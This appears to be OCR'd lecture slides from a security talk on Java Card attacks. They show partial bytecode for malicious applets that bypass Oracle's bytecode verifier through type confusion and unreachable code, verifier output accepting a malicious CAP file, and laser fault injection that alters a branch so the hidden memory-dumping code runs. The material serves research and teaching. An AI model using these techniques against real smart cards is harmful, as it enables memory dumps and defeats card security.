    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
⇒   sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
⇒   sspush 0  // 0
    sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
⇒   sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
    // ...
    sconst_1
    newarray byte
    astore_3

    // pushing condition
    ifeq L1
    // Store the this reference into
    // a local variable
    aload_0 // pushing this
    astore_3 // storing in L3
 L1: aload_3   // LocalArray
    sload_2   // i
    aload_1   // apduBuffer
    sspush 0  // 0
⇒   sspush 50 // 50
    invokestatic @Util.arrayCopy
    pop

    return
}
```




# Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```



# A Security Breach Patching

- This attack succeeds in exploiting a type confusion on a card;
  - One succeeds in executing some logical attacks. . .
  - and dumping the smart card memory.
- This security vulnerability was quickly patched by Oracle in its lasted BCV version (3.0.4).



# An Unreachable Code not Analyzed

- As pointed out by [Bouffard et al., J. Computer & Security (2015)], the BCV only checks the structure of the unreachable code;



# An Unreachable Code not Analyzed

- As pointed out by [Bouffard et al., J. Computer & Security (2015)], the BCV only checks the structure of the unreachable code;
- The BCV checks the structure and the semantics of the application;
- To verify the byte code semantics, the BCV starts its analyze from an entry point;
- Unreachable code has no entry point $\Rightarrow$ ⚠ it is not checked by the BCV!
- A malicious byte code can be hidden through the BCV verification!



# An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```



# An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV



# An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

```
$ $JC_HOME/bin/verifycap api_export_files/**/*.exp maliciousCAPFile.cap
[ INFO: ] Verifier [v3.0.4]
[ INFO: ]  Copyright (c) 2011, Oracle and/or its affiliates.
           All rights reserved.

[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```



# An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

```
$ $JC_HOME/bin/verifycap api_export_files/**/*.exp maliciousCAPFile.cap
[ INFO: ] Verifier [v3.0.4]
[ INFO: ]  Copyright (c) 2011, Oracle and/or its affiliates.
```

**How to execute this malicious piece of code?**

```
[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```



# Outline

1 Introduction
   a. Previously. . .
   b. Real Life of Cards
   c. Next Step: Attacks on Card in Production Cycle
2 Retrieving Administration Keys
3 Bypassing Java Card BCV
   a. What does the BCV check?
   b. Type Confusion Through Oracle's BCV
   c. The Case of Unreachable Piece of Code
4 Enabling Malicious Code Inside the Card
   a. Executing Unreachable Code
   b. Enabling a Type Confusion
5 Conclusion



# Principle

- The loaded applet in the card is correct, i.e. not be rejected by a BCV;
- The idea is to bypass the runtime verification;
- Inject fault during the applet execution:
  - May be a transient or a persistent fault;
  - The content of the smart card memory can be read (or modified?).



# . . . Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - goto, goto_w, if_*, if_*_w, . . .



# . . . Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - goto, goto_w, if_*, if_*_w, . . .
- if_scmpeq_w 0x**FF**05



# . . . Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - goto, goto_w, if_*, if_*_w, . . .
- if_scmpeq_w 0x**FF**05 ⇒ if_scmpeq_w 0x**00**05.




# ... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```




# ... Can Be Executed (Cont.)



```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```



# ... Can Be Executed (Cont.)



# ... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0x0005 // -> L1
      return
  L1: aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```



# ... Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0x0005 // -> L1
      return
  L1: aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

- A fault injection can corrupt the execution flow;
- A non-expected statement is executed;
- If this statement is in an unreachable code, it may contains unchecked instructions.



# Type Confusion Upon a Fault Injection Attack

## Principle

- Introduced by [Barbu et al., CARDIS 2010], a fault injection may corrupt the execution of an instruction;
- The authors focused on the checkcast instruction;
- Succeeded in casting two incompatible objects;
- The white box approach was adopted to succeed this attack.



# Type Conversion in the Java-language

- The Java-language requires a type hierarchy;




# Type Conversion in the Java-language

- The Java-language requires a type hierarchy;
- Polymorphism allows type conversion checked during the runtime:

```
T2 t2;
T1 t1 = (T1) t2;
```

$\Longleftrightarrow$

```
aload t2
checkcast T1
astore t1
```




# Type Conversion in the Java-language

- The Java-language requires a type hierarchy;
- Polymorphism allows type conversion checked during the runtime:

```
T2 t2;
T1 t1 = (T1) t2;
```

$\Longleftrightarrow$

```
aload t2
checkcast T1
astore t1
```




# Type Conversion in the Java-language

- The Java-language requires a type hierarchy;
- Polymorphism allows type conversion checked during the runtime:

```
T2 t2;
T3 t3 = (T3) t2;
```

$\Longleftrightarrow$

```
aload t2
checkcast T3
astore t3
```



# A Platform-Dependant Type Confusion

```
public class B {
  short addr = 0x00FF;
}
```

```
public class B {
  C c = null;
}
```

```
public class C {
  byte b00, ..., bFF;
}
```




# A Platform-Dependant Type Confusion

```
public class B {
  short addr = 0x00FF;
}
```

```
public class B {
  C c = null;
}
```

```
public class C {
  byte b00, ..., bFF;
}
```



# All you need is ... type confusion <3

```
A a = (A) b;
```


$\Longleftrightarrow$

```
aload b
checkcast A
astore a
```

